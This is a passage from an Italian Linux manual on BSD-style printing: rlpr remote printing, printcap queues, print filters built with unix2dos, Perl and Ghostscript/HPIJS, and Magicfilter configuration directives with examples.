
27.2.10 Stampare attraverso X con un sistema di stampa BSD

Quando si inizia a utilizzare il sistema grafico X con la gestione della stampa basata sul modello tradizionale di BSD, ci si deve accontentare di stampare senza pretendere di interagire con la stampante. Tuttavia può essere necessario conoscere le code di stampa disponibili, secondo la configurazione del file '`/etc/printcap`', e di conseguenza può essere richiesto di verificare il comando usato effettivamente dai programmi per la stampa.

Generalmente, i programmi che hanno la necessità di stampare propongono una riga di comando per la stampa, per cui sarebbe anche possibile utilizzare un sistema di stampa che dispone di un cliente diverso dal solito programma '**`lpr`**'.

Alcuni programmi più vecchi possono stampare soltanto con l'ausilio di un programma che si chiami '**`lpr`**' e che si comporti come quello tradizionale di BSD, richiedono solo l'indicazione della voce del file '`/etc/printcap`' e quindi pretendendo di utilizzare l'opzione '**`-P`**'.

Figura 27.28. A sinistra si vede un esempio di programma che è in grado di stampare solo attraverso '**lpr**'. Se non viene indicato il nome di una coda di stampa, si fa riferimento a '**lp**', o comunque a quella predefinita. A destra si vede un programma normale che permette l'indicazione di una riga di comando completa (o quasi). In ogni caso non deve essere inserito il nome del file da stampare che di norma viene fornito attraverso lo standard input, oppure come ultimo argomento.



27.2.11 Librerie GTK 2

«

Alcuni programmi che richiedono la grafica, basano l'accesso alla stampa sulle funzionalità della libreria GTK. In tal caso, per poter utilizzare un servizio di stampa in stile BSD, occorre predisporre la configurazione della libreria per questo scopo, con il file '`/etc/gtk-2.0/gtkrc`'. In questo file serve la riga seguente:

```
gtk-print-backends = "file,lpr,cups"
```

Utilizzando la direttiva mostrata nell'esempio, così come si vede, si abilita la possibilità di stampare su file, su un sistema di stampa BSD ed eventualmente anche su CUPS.

27.2.12 Sviluppo successivo

Il sistema di stampa BSD tradizionale consente soltanto di inviare un file alla stampante. Sta all'amministratore del sistema configurare le code di stampa in modo da predisporre dei filtri appropriati.

Così facendo, però, diventa difficile richiedere alla stampante delle opzioni di funzionamento particolari; per esempio non si può selezionare il formato della carta (supponendo di disporre di cassetti con formati alternativi), così come non è possibile abilitare o disabilitare la stampa fronte-retro (*duplex*) automatica, a meno di agire fisicamente sulla stampante.

Per risolvere questo problema, esiste la possibilità di definire dei file di configurazione particolari, associati ognuno a un tipo specifico di stampante: i file PPD (*PostScript printer description*). Benché il nome suggerisca la relazione stretta con stampanti PostScript, in pratica si possono realizzare file PPD anche per altri tipi.

Per approfondire l'argomento si può leggere il documento *Tutorial on CUPS and Foomatic*, in particolare la parte terza: *Some theoretical background: CUPS, PPDs, PostScript and GhostScript*, di Till Kamppeter e Kurt Pfeifle *http://www.openprinting.org/download/kpfeifle/LinuxKongress2002/Tutorial/III.PostScript-and-PPDs/III.PostScript-and-PPDs.html* . Il sistema di stampa Cups viene introdotto nella sezione 27.8, ma senza approfondire il problema dei file PPD.

27.3 Stampa remota attraverso Rlpr

«

Il pacchetto di programmi Rlpr,[3] estraneo al sistema di stampa BSD tradizionale, può essere molto utile per stampare utilizzando servizi remoti, senza passare per la configurazione del file '`/etc/printcap`' locale. Tuttavia, è il caso di ricordare che non c'è bisogno di tali programmi nel caso si disponga già di un sistema di stampa LPRng, in cui i programmi clienti normali sono in grado di fare questo da soli.

Rlpr sostituisce in pratica alcuni programmi di servizio, tipici del sistema di stampa BSD, con altri, caratterizzati da una lettera «r» iniziale, che sta per «remoto»:

```
rlpr [opzioni] [file_da_stampare...]
```

```
rlpq [opzioni] [numero_processo_di_stampa...] [utente...]
```

```
rlprm [opzioni] [utente...]
```

Come si può intuire, questi programmi sostituiscono, nell'ordine, '**lpr**', '**lpq**' e '**lprm**'.

Questi programmi, per compiere il loro lavoro correttamente, richiedono i privilegi dell'utente '**root**', pertanto hanno solitamente il bit SUID attivo, appartenendo all'utente '**root**' (SUID-root), come documentato chiaramente nelle pagine di manuale *rlpr(1)*, *rlpq(1)* e *rlprm(1)*.

Molte delle opzioni dei programmi originali, sono preservate; con qualche aggiunta e qualche modifica. In particolare:

Opzione	Descrizione
`-H` ***nodo*** `--printhost=`***nodo***	Definisce l'elaboratore remoto al quale ci si vuole rivolgere per ottenere la stampa. Al posto di utilizzare questa opzione si può sfruttare il nome della coda di stampa per includervi anche l'indicazione del nodo di rete remoto. Si osservi a tal fine la descrizione dell'opzione '**`-P`**'.
`-P`***coda*** [`@`***nodo***] `--printer=`***coda*** [`@`***nodo***] `--queue=`***coda*** [`@`***nodo***]	Seleziona la coda di stampa remota. Se non si utilizza l'opzione '**`-H`**', si può usare la notazione ***coda*`@`*****nodo***.

A titolo di esempio vengono mostrati due comandi equivalenti, per ottenere la stampa del contenuto della directory corrente, attraverso la coda '**`lp`**' presso l'indirizzo 192.168.1.1:

```
$ ls -l | rlpr --printhost=192.168.1.1 -Plp[Invio]

$ ls -l | rlpr -Plp@192.168.1.1[Invio]
```

27.4 Stampa automatica da un file

Può capitare di utilizzare programmi che sono in grado esclusivamente di stampare utilizzando un file su disco. Per fare in modo che questo file venga trasmesso automaticamente alla stampante, si può realizzare uno script come quello seguente:

```
#!/bin/sh
PRINT_FILE=$1
PREVIOUS_SIZE="0"
while true
do
    sleep 2
    SIZE=`ls -s --block-size=1 $PRINT_FILE \
          | sed "s/^ *\([0-9]*\) .*$/\1/"`
    if [ "$PREVIOUS_SIZE" = "$SIZE" ] && [ "$SIZE" != "0" ]
    then
        lpr $PRINT_FILE
        cat /dev/null > $PRINT_FILE
        PREVIOUS_SIZE="0"
    else
        PREVIOUS_SIZE="$SIZE"
    fi
done
```

In pratica, dopo un'attesa di due secondi, viene verificata la dimensione del file, confrontandola con la dimensione precedente (inizialmente è zero). Se la dimensione è cambiata, il file viene inviato alla stampa e viene annullato il suo contenuto.

Per interpretare cosa accade nel comando che serve a estrarre la dimensione del file, si può immaginare di averne uno di 1 Mibyte:

```
$ ls -s --block-size=1 mio_file.ps[Invio]

  1048576 mio_file.ps
```

Il comando '**sed**' riceve questo risultato attraverso lo standard input ed estrae solo il valore numerico:

```
$ echo 1048576 mio_file.ps ↩
↪| sed "s/^ *\([0-9]*\) .*$/\1/"[Invio]
```

```
1048576
```

Questo meccanismo di stampa non può essere perfetto, però può essere una soluzione accettabile in mancanza di altro. Supponendo che lo script si chiami '**STAMPA**', supponendo che il file da controllare sia '`/tmp/mio_file.ps`', si potrebbe usare così:

```
$ STAMPA /tmp/mio_file.ps &[Invio]
```

27.5 File e filtri per la stampa

Il sistema che gestisce le code dei processi di stampa e la stampa remota, rappresenta solo una parte della soluzione del problema della stampa. È importante chiarire in che modo devono essere composti i file per la stampa e come questi vanno gestiti dai filtri di stampa.

27.5.1 File per la stampa

Negli ambienti Unix si utilizzano normalmente due tipi fondamentali di file per la stampa:

- file di testo, o ASCII;
- file PostScript.

Teoricamente, i file di testo sono stampabili con qualunque tipo di stampante, mentre i file PostScript richiedono una stampante PostScript. In pratica, quasi sempre non è possibile stampare un file di testo così com'è e raramente si dispone di una stampante PostScript.

Negli ambienti Unix i file di testo (o file ASCII) seguono la convenzione dell'interruzione di riga attraverso il codice ASCII <*LF*>.

Con il sistema operativo Dos è stato introdotto un codice differente, corrispondente a <*CR*><*LF*>. La maggior parte delle stampanti in circolazione è adatta a questo ultimo tipo di interruzione di riga, per cui, il solo carattere <*LF*> produce un avanzamento alla riga successiva, senza il ritorno alla prima colonna. Quando si invia un file di testo in stile Unix a una stampante che richiede l'interruzione di riga in stile Dos, si ottiene il noto ***effetto scalettatura***. Per esempio, si osservi il testo seguente:

```
Uno
Due
Tre
Quattro
Cinque
Sei
Sette
```

La stampa potrebbe produrre questo effetto:

```
Uno
   Due
      Tre
         Quattro
                Cinque
                      Sei
                         Sette
```

Per ovviare a tale inconveniente, prima di inviare un file di testo Unix a una stampante normale, occorre trasformare i codici di interruzione di riga in modo che comprendano sia <*CR*>, sia <*LF*>.

Il programma che tipicamente è in grado di eseguire questa conversione è '**unix2dos**'. Di questo ne esistono diverse edizioni incompatibili tra loro, accomunate solo dallo scopo. Qui si fa riferimento

a un programma filtro, ovvero a uno '**unix2dos**' che riceve il file da convertire dallo standard input e restituisce il risultato attraverso lo standard output (è importante sottolineare questo fatto perché esistono delle versioni che non si comportano così). I filtri di stampa sono descritti più avanti in questo capitolo, per il momento dovrebbe bastare sapere che si può utilizzare il programma '**unix2dos**' (o un altro programma simile) prima di inviare il file al programma '**lpr**', come si vede nell'esempio seguente:

```
$ cat esempio.txt | unix2dos | lpr [Invio]
```

Come accennato, il programma '**unix2dos**' non è standard e a volte si può incontrare una versione che non funziona esattamente come negli esempi indicati qui. Eventualmente, se la propria distribuzione GNU/Linux dispone di questo programma di servizio, conviene consultare la sua documentazione: *unix2dos(1)*.

In alternativa al programma '**unix2dos**' si può scrivere uno script Perl molto semplice e intuitivo, anche per chi non conosce tale linguaggio (che viene descritto nel capitolo 24).

```
#!/usr/bin/perl
# filtro-crlf.pl < FILE_INPUT > FILE_OUTPUT
$riga = "";
while ($riga = <STDIN>)
  {
    # Elimina il codice di interruzione di riga finale.
    chomp $riga;
    # Emette la riga con l'aggiunta di <CR> e <LF>.
    print "$riga\r\n";
  };
```

Il sistema PostScript ha introdotto una sorta di rivoluzione nel modo di stampare: attraverso un linguaggio standardizzato ha reso la stampa indipendente dal tipo particolare di stampante utilizzato. L'unico inconveniente delle stampanti PostScript è il prezzo.

Fortunatamente, negli ambienti Unix è disponibile il programma Ghostscript in grado di trasformare un file PostScript in diversi formati, ognuno compatibile con un tipo diverso di stampante.

Nella maggior parte dei casi, quando cioè non si dispone di una stampante PostScript, si devono convertire i file PostScript in un formato accettabile dalla propria stampante. L'uso dei filtri di stampa permette di automatizzare questa operazione. Nella sezione 26.1 viene descritto con maggiore dettaglio in che modo questi file PostScript possono essere gestiti.

27.5.2 Filtri di stampa

«

Attraverso il file '`/etc/printcap`', per ogni singolo record di descrizione di una coda, è possibile definire un gran numero di filtri di stampa, ognuno con uno scopo particolare. Di fatto, è preferibile limitarsi a utilizzarne uno solo, precisamente quello del campo '**`if`**', o *Input filter*. Il programma o lo script indicato nel campo '**`if`**' riceve alcuni argomenti:

filtro_if [***opzioni***]

In particolare:

Argomento	Descrizione
`-c`	viene passato solo quando il programma '**`lpr`**' riceve l'opzione '**`-l`**' e dovrebbe servire al programma filtro per sapere che non deve applicare alcuna trasformazione;
`-w`***larghezza***	rappresenta la larghezza del foglio in caratteri, ammesso che ciò possa avere significato;
`-l`***lunghezza***	rappresenta la lunghezza del foglio in righe, ammesso che ciò possa avere significato;
`-i`***rientro***	rappresenta il rientro sinistro in caratteri, ammesso che ciò possa avere significato;
`-n` ***utente***	rappresenta il nome dell'utente che ha avviato la stampa;
`-h` ***nodo***	rappresenta l'elaboratore dal quale parte la richiesta di stampa.

A meno di voler studiare in modo approfondito l'uso del sistema di stampa di cui si dispone, la maggior parte di questi argomenti sono inutilizzabili. È molto più facile costruire un file di configurazione aggiuntivo, da fare leggere al filtro ogni volta che viene avviato, piuttosto che pretendere di fare tutto attraverso l'interpretazione degli argomenti ottenuti automaticamente. In ogni caso, si può contare su due argomenti, eventualmente utilizzabili per produrre intestazioni, o per produrre un registro (un *log*): il nome dell'utente e il nome dell'elaboratore.

27.5.2.1 Filtro diagnostico

Gli argomenti forniti al filtro di stampa potrebbero essere diversi da quanto dichiarato dalla documentazione; comunque, vale la pe-

na di verificare cosa succede costruendo la prima volta un filtro diagnostico simile allo script seguente:

```
#!/bin/sh
pwd > /tmp/test-stampa
echo $1 >> /tmp/test-stampa
echo $2 >> /tmp/test-stampa
echo $3 >> /tmp/test-stampa
echo $4 >> /tmp/test-stampa
echo $5 >> /tmp/test-stampa
echo $6 >> /tmp/test-stampa
echo $7 >> /tmp/test-stampa
echo $8 >> /tmp/test-stampa
echo $9 >> /tmp/test-stampa
echo ${10} >> /tmp/test-stampa
echo ${11} >> /tmp/test-stampa
echo ${12} >> /tmp/test-stampa
echo ${13} >> /tmp/test-stampa
echo ${14} >> /tmp/test-stampa
echo ${15} >> /tmp/test-stampa
echo ${16} >> /tmp/test-stampa
echo ${17} >> /tmp/test-stampa
echo ${18} >> /tmp/test-stampa
echo ${19} >> /tmp/test-stampa
echo ${20} >> /tmp/test-stampa
```

Come si può vedere, viene creato il file '`/tmp/test-stampa`' con l'indicazione della directory corrente ('**`pwd`**') e quindi l'elenco dei contenuti dei vari parametri, ovvero l'elenco degli argomenti ricevuti. La voce (il record) di '`/etc/printcap`' che utilizza questo filtro potrebbe essere composta nel modo seguente ('`/var/spool/lpd/prova/filtro-prova`' è il nome dello script visto sopra).

```
prova:\
        :sd=/var/spool/lpd/prova:\
        :mx#0:\
        :sh:\
        :lp=/dev/lp0:\
        :if=/var/spool/lpd/prova/filtro-prova:
```

Quando si stampa utilizzando la voce '**prova**' non si ottiene alcuna stampa: viene creato il file '`/tmp/test-stampa`'.[4]

```
tizio@dinkel.brot.dg$ lpr -Pprova lettera[Invio]
```

Il comando precedente, avviato dall'utente '**tizio**' a partire dall'elaboratore *dinkel.brot.dg*, dovrebbe generare il file '`/tmp/test-stampa`' con il contenuto seguente:

```
/var/spool/lpd/prova
-hdinkel.brot.dg
-l66
-ntizio
-w80
…
```

Al contrario, un sistema imperfetto potrebbe non corrispondere alle aspettative. Si osservi a questo proposito l'esito seguente che è stato ottenuto in passato da un sistema di stampa BSD che non si comportava nel modo previsto:

```
/var/spool/lpd/prova
-w132
-l66
-i0
tizio
-h
dinkel.brot.dg
```

Qui si può notare che l'opzione '**-n**' non esiste e al suo posto viene fornito il nome dell'utente senza il prefisso di alcuna opzione.

Una cosa utile da osservare è la directory corrente: corrisponde sempre alla directory della coda di stampa.

27.5.2.2 Filtri elementari

«

Quando si realizza un filtro di stampa personalizzato, raramente si vanno a cercare sottigliezze che sono comunque già disponibili all'interno di pacchetti di filtri già fatti da altri. Di solito ci si accontenta di trasformare lo standard input e di restituire uno standard output adatto alle proprie esigenze, ignorando completamente gli argomenti che il filtro riceve.

L'esempio tipico è il filtro che permette di stampare un file di testo in stile Unix su una stampante che richiede la conclusione della riga attraverso *<CR><LF>*. Come già accennato all'inizio del capitolo, basta utilizzare il programma '**unix2dos**' (purché ci sia e funzioni come filtro), oppure lo script che è stato mostrato.

Bisogna fare attenzione: il filtro di stampa riceve degli argomenti, anche se questi non servono. Se si tenta di utilizzare '**unix2dos**', o qualunque altro programma direttamente come filtro, si rischia di ottenere solo una segnalazione di errore in quanto potrebbe non essere in grado di comprendere gli argomenti ricevuti. Per risolvere il problema, occorre realizzare uno script, in modo da poter eliminare gli argomenti inutilizzati.

Segue l'esempio di una voce del file '`/etc/printcap`':

```
testo:\
        :sd=/var/spool/lpd/testo:\
        :mx#0:\
        :sh:\
        :lp=/dev/lp1:\
        :if=/var/spool/lpd/testo/filtro:
```

Segue l'esempio dello script utilizzato come filtro:

```
#!/bin/sh
/usr/bin/unix2dos
```

È necessario osservare un paio di particolari:

- è importante indicare il filtro con il suo percorso assoluto;
- i programmi utilizzati all'interno di uno script che funge da filtro di stampa devono essere indicati con il loro percorso assoluto.

Infatti, non si può contare sulla conoscenza della directory corrente nel momento in cui questi vengono messi in esecuzione e nemmeno sulla disponibilità di una variabile di ambiente ***PATH*** appropriata.

27.5.2.3 Filtri PostScript

Tutti i filtri di stampa in grado di convertire file PostScript in qualcosa di stampabile senza una stampante PostScript, si avvalgono del programma Ghostscript ('**gs**'). L'esempio seguente mostra uno script che riceve dallo standard input un file PostScript e restituisce attraverso lo standard output un file stampabile con una HP Laserjet o compatibile.

```
#!/bin/sh
/usr/bin/gs -q -dNOPAUSE -sPAPERSIZE=a4 -sDEVICE=laserjet \
            -sOutputFile=- -
```

Dal momento che diventa complicato per Ghostscript gestire una quantità smisurata di stampanti differenti, esiste anche la possibilità di mettere in comunicazione questo con un altro programma, attraverso un protocollo noto come IJS. Il protocollo IJS consente di realizzare un programma specifico per la gestione della stampante, controllabile però da Ghostscript. Il programma più importante (e probabilmente l'unico) in grado di comunicare con Ghostscript attraverso il protocollo IJS è HPIJS (sviluppato originariamente da Hewlett-Packard per le proprie stampanti, ma utilizzabile attualmente anche per quelle di altre case produttrici),[5] costituito dal file eseguibile '**hpijs**'. Utilizzando HPIJS, il programma '**hpijs**' non viene avviato da solo, ma attraverso '**gs**'. Per esempio, volendo gestire una stampante HP Laserjet, come nell'esempio già visto, ma attraverso HPIJS, si potrebbe modificare lo script già presentato nel modo seguente:

```
#!/bin/sh
/usr/bin/gs -q -dNOPAUSE \
            -sDEVICE=ijs -sIjsServer=hpijs -dIjsUseOutputFD \
            -sDeviceManufacturer="HEWLETT-PACKARD" \
            -sDeviceModel="HP LaserJet" \
            -sOutputFile=- -
```

27.5.2.4 Problemi

In passato è capitato che una versione particolare del sistema di stampa BSD per GNU/Linux avesse un difetto che non le permetteva di utilizzare il flusso di dati proveniente dal filtro di stampa. Nel caso dovesse verificarsi nuovamente questa situazione, si può utilizzare un trucco: il filtro di stampa riceve i dati dallo standard input nel modo solito e li trasforma. Quindi, invece di emettere il risultato del-

la sua elaborazione attraverso lo standard output, lo invia a un'altra coda di stampa.

In pratica, si può supporre che il file '`/etc/printcap`' sia composto come segue:

```
lp:\
        :sd=/var/spool/lpd/lp:\
        :mx#0:\
        :sh:\
        :lp=/dev/lp0:

testo:\
        :sd=/var/spool/lpd/testo:\
        :mx#0:\
        :sh:\
        :lp=/dev/lp0:\
        :if=/var/spool/lpd/testo/filtro:
```

Supponendo che la trasformazione del testo avvenga tramite il programma '**`unix2dos`**', il filtro '`/var/spool/lpd/testo/filtro`' potrebbe essere realizzato nel modo seguente:

```
#!/bin/sh
/usr/bin/unix2dos | lpr -Plp
```

27.5.2.5 Filtri sofisticati

Non è necessario complicarsi troppo la vita. Spesso la distribuzione GNU/Linux che si ha a disposizione è già predisposta in modo da facilitare la creazione di filtri di stampa.

Anche quando non si è così «fortunati», esiste sempre un'alternativa migliore allo scriversi il proprio filtro (salvo casi particolari). Un esempio è Apsfilter[6] che senza molta fatica genera da solo il fi-

le ‘`/etc/printcap`’, le directory per le code di stampa e i filtri necessari; un altro è Magicfilter, più semplice, ma efficace.

Infine, è il caso di ricordare il pacchetto PSUtils [7] che è composto da una serie di programmi di servizio in grado di rielaborare file PostScript, cosa utile per esempio quando su un solo foglio si vogliono stampare più pagine ridotte.

27.5.3 Magicfilter

«

Magicfilter[8] è un sistema di filtri per la stampa organizzato in modo semplice ed efficace. Si tratta di un programma, precisamente l’eseguibile ‘**`magicfilter`**’, in grado di individuare il tipo di file che gli viene fornito attraverso lo standard input e di conseguenza di elaborarlo nel modo migliore ai fini della stampa. Per ottenere questo risultato, è necessaria la preparazione di un file di configurazione, con il quale si indicano le impronte di riconoscimento dei file, ovvero il magic number, e le azioni da compiere a seconda del tipo di file individuato. Questo comportamento spiega la ragione del nome: un filtro di stampa abbinato all’individuazione del magic number.

L’idea più importante di Magicfilter sta nel fatto che i suoi file di configurazione, distinti in base al tipo di stampante per i quali devono essere utilizzati, sono degli script per Magicfilter. Questo fatto semplifica tante cose, soprattutto nella configurazione del file ‘`/etc/printcap`’.

27.5.3.1 Configurazione di Magicfilter

«

Il file di configurazione tipico di Magicfilter inizia generalmente con la dichiarazione del suo interprete, essendo in pratica uno script dell’eseguibile ‘**`magicfilter`**’:

```
#! /usr/sbin/magicfilter
...
```

In questo file, il simbolo '**#**' serve a indicare l'inizio di un commento, fino alla fine della riga; le righe bianche e quelle vuote vengono ignorate. Le altre righe, sono direttive, secondo la sintassi seguente:

scostamento stringa_di_riconoscimento operazione_da_compiere

In pratica, si tratta di campi separati da uno o più spazi: il primo è un numero che esprime lo scostamento in byte dall'inizio del file, per individuare il punto a partire dal quale si deve iniziare il confronto con la stringa indicata nel secondo campo (quello che sarebbe il magic number); il terzo campo è la descrizione delle azioni da compiere nel caso in cui il file corrisponda alla stringa di riconoscimento.

Il numero che indica lo scostamento è espresso normalmente in base decimale; può essere usata una notazione ottale, se la prima cifra è uno zero; si può utilizzare anche una notazione esadecimale che deve essere preceduta dal prefisso 0x... Il valore zero corrisponde all'inizio del file, qualunque altro valore (positivo) rappresenta un numero equivalente di byte da saltare prima di iniziare il confronto con la stringa di riconoscimento.

La stringa di riconoscimento è una stringa normale, che può contenere delle sequenze di escape secondo la convenzione del linguaggio C, oltre a due aggiunte: '**\?**' che rappresenta un carattere qualunque e '**** ' seguita da uno spazio che rappresenta uno spazio letterale, allo scopo di non interrompere il campo. Eventualmente, questa stringa può anche essere racchiusa tra apici doppi; in tal caso, non c'è bisogno di proteggere lo spazio con la barra obliqua inversa.

Una direttiva di questo file di configurazione può essere continuata sulla riga successiva, ponendo alla fine della riga da continuare il simbolo '`\`'.

L'ultima parte di queste direttive è più complessa da descrivere, in quanto si compone di una parola chiave iniziale, a cui possono seguire altre indicazioni che variano in base alla parola chiave stessa.

Questo file viene scandito dal suo interprete, '**`magicfilter`**', dall'inizio alla fine; la scansione termina nel momento in cui una direttiva corrisponde al file, ovvero, quando i primi due campi sono tali da determinare la corrispondenza. In questo senso, le combinazioni più dettagliate devono avere la precedenza rispetto a quelle più generiche. Inoltre, esiste una variante alla sintassi di queste direttive, costituita dalla forma seguente:

```
default operazione_da_compiere
```

Questa direttiva va posta alla fine del file di configurazione, per indicare cosa fare con i file che non sono stati riconosciuti diversamente e di solito viene usata proprio per gestire i file di testo.

Quando l'operazione da compiere prevede l'avvio di un programma o di uno script, vengono rese disponibili alcune variabili di ambiente, che possono essere indicate anche nell'ambito degli argomenti di questo comando. Le variabili disponibili effettivamente dipendono dalla quantità di informazioni a cui Magicfilter può accedere, cosa che dipende a sua volta dalle caratteristiche del demone di stampa; tuttavia, sono disponibili sempre la variabile ***LPUSER***, che contiene il nome dell'utente proprietario del processo di stampa, e ***LPHOST***,

con il nome dell'elaboratore da cui ha avuto origine la richiesta di stampa.

Tabella 27.49. Alcune operazioni.

Opzione	Descrizione
`cat` [***prefisso*** [***suffisso***]]	Questa definizione serve a ottenere la copia dei dati senza conversioni, aggiungendo eventualmente una stringa come prefisso e una come suffisso, prima e dopo il file. Le stringhe in questione si possono realizzare nello stesso modo in cui si realizza la stringa di riconoscimento, con l'eccezione della sequenza '**`\?`**', che in questo contesto non ha significato.
`ignore` `reject` ***messaggio***	Queste due definizioni alternative, fanno in modo di non restituire dati in uscita; in particolare, '**`reject`**' tenta di inviare un messaggio all'utente a cui appartiene il processo di stampa, attraverso la posta elettronica.
`filter` ***comando***	l comando indicato viene eseguito passandogli il flusso di dati che interessa il filtro e ci si attende che restituisca i dati trasformati nel modo adatto per la stampa. Questo comando può accedere alle variabili di ambiente create da Magicfilter e queste gli possono essere fornite anche tra le opzioni, usando la notazione '**`$`*variabile***'.

Opzione	Descrizione
`pipe` ***comando***	Con la parola chiave '**`pipe`**' si ottiene una cosa simile a quella che si ha con '**`filter`**', con la differenza che il risultato emesso dal comando, viene rielaborato dal filtro, come passaggio ulteriore. Questo meccanismo, se non viene usato nel modo corretto, potrebbe creare un ciclo infinito. Bisogna essere certi che prima o poi, i dati reimmessi nel filtro, trovino a un certo punto l'uscita corretta.
`fpipe` ***comando*** `ffilter` ***comando***	Si tratta dell'unione di '**`filter`**' e '**`pipe`**', con la differenza che il file proveniente dallo standard input viene prima salvato in un file temporaneo, il cui nome è disponibile attraverso la variabile di ambiente ***FILE***. Questo permette di utilizzare un comando che accede a un file su disco, presumibilmente perché ha bisogno di accedervi in modo non sequenziale. L'elaborazione che si ottiene viene reimmessa nel filtro per un passaggio successivo.

Segue la descrizione di alcuni esempi.

- ```
  0       %!      filter  \
                  /usr/bin/gs -q -dSAFER -dNOPAUSE -r300 \
                              -sDEVICE=ljet4 -sOutputFile=- -
  ```

  Questa direttiva serve a individuare i file PostScript, in quanto questi dovrebbero iniziare con la stringa '**`%!`**'. A questo tipo di file viene abbinata l'elaborazione da parte di '**`gs`**' (Ghostscript),
  ```

con le opzioni opportune per ottenere un risultato adatto a una stampante di tipo HP Laserjet 4, emesso attraverso lo standard output.

- ```
  0       \037\235        pipe    /bin/gzip  -cdq
  ```

  In questo caso, sembra trattarsi di un file compresso con '**gzip**', pertanto viene estratto e rinviato al filtro, in modo da rianalizzare il contenuto prima di inviarlo alla stampa.

- ```
  0       MM\0\x2a        fpipe   /usr/bin/tiff2ps  $FILE
  0       II\x2a\0        fpipe   /usr/bin/tiff2ps  $FILE
  ```

  Nel caso il file sembri un formato TIFF, viene utilizzato il programma '**tiff2ps**' per convertire l'immagine in un file PostScript, che poi viene reimmesso nel filtro, in modo che questo file possa raggiungere la direttiva corretta per la sua utilizzazione finale. Si osservi l'uso della variabile di ambiente ***FILE***, per fornire al programma '**tiff2ps**' il nome del file temporaneo che viene generato in questo caso.

- ```
  0       \177ELF         reject  \
          Tentativo di stampare un binario ELF.
  ```

  Sembra trattarsi di un binario ELF che ovviamente non può essere stampato.

- ```
  default                 cat
  ```

  Questo è l'esempio più semplice di una direttiva finale che serve a definire cosa fare con i file di testo. In questo caso, i dati vengono lasciati tali e quali, mentre in un'altra situazione ci si potrebbe accertare di convertire il codice di interruzione di riga in modo che corrisponda alla sequenza $<CR><LF>$.

Magicfilter non prevede degli script pronti per l'uso di HPIJS, ma conoscendo le opzioni necessarie, è possibile modificarne uno di quelli già esistenti. L'esempio seguente mostra una porzione di una copia dello script '**laserjet-filter**', modificata in modo da usare HPIJS. Si osservi che le righe sono suddivise in più punti, per motivi tipografici:

```
…
# PostScript
0 %! filter /usr/bin/gs -q -dSAFER -dNOPAUSE -r300 ↩
↪           -sDEVICE=ijs -sIjsServer=hpijs -dIjsUseOutputFD ↩
↪           -sDeviceManufacturer="HEWLETT-PACKARD" ↩
↪           -sDeviceModel="HP LaserJet" ↩
↪          -sOutputFile=- /usr/share/magicfilter/quiet.ps - -c quit
0 \004%! filter /usr/bin/gs -q -dSAFER -dNOPAUSE -r300 ↩
↪           -sDEVICE=ijs -sIjsServer=hpijs -dIjsUseOutputFD ↩
↪           -sDeviceManufacturer="HEWLETT-PACKARD" ↩
↪           -sDeviceModel="HP LaserJet" ↩
↪           -sOutputFile=- ↩
↪           /usr/share/magicfilter/quiet.ps - -c quit

# Wind/U postscript driver. This one creates broken postscript, so we have to
# put in a special case to convert it to PCL first
65 "%%Creator: Wind/U" filter /usr/bin/gs -q -dSAFER -dNOPAUSE -r300 ↩
↪           -sDEVICE=ijs -sIjsServer=hpijs -dIjsUseOutputFD ↩
↪           -sDeviceManufacturer="HEWLETT-PACKARD" ↩
↪           -sDeviceModel="HP LaserJet" ↩
↪           -sOutputFile=- /usr/share/magicfilter/quiet.ps - -c quit
…
```

27.5.3.2 Funzionamento e utilizzazione pratica di Magicfilter

L'eseguibile '**magicfilter**' legge il file di configurazione che gli viene fornito come primo argomento nella riga di comando, comportandosi di conseguenza:

```
magicfilter file_di_configurazione [opzioni]
```

È necessario ricordare che '**magicfilter**' non viene avviato dall'utente, ma dal demone di stampa; pertanto, le opzioni sono quelle che passa lo stesso demone e '**magicfilter**' deve essere in grado di interpretarle. Dal momento che il demone di stampa non fornisce alcuna informazione sul file di configurazione, per fare in modo che questo sia indicato, si trasformano i file di configurazione in script, come è già stato mostrato, utilizzando tali script come se fossero i veri filtri di stampa. In effetti, in questo modo, si ottiene proprio di avviare '**magicfilter**' con il nome dello script come primo argomento e le altre opzioni subito dopo, esattamente come si vede nello schema sintattico.

Magicfilter è stato realizzato allo scopo di essere utilizzato come filtro di ingresso ('**if**') ed è in grado di interpretare solo le opzioni che vengono passate in questa situazione dal demone di stampa. A titolo informativo, la tabella 27.56 elenca le opzioni principali che l'eseguibile '**magicfilter**' è in grado di interpretare.

Tabella 27.56. Opzioni standard che vengono interpretate da Magicfilter, in quanto filtro di ingresso di un sistema di stampa.

Opzione	Descrizione
`-c`	Lascia i dati inalterati.
`-n`***utente***	Nominativo utente, disponibile attraverso la variabile ***LPUSER***.
`-h`***nodo***	Elaboratore di origine, disponibile attraverso la variabile ***LPHOST***.
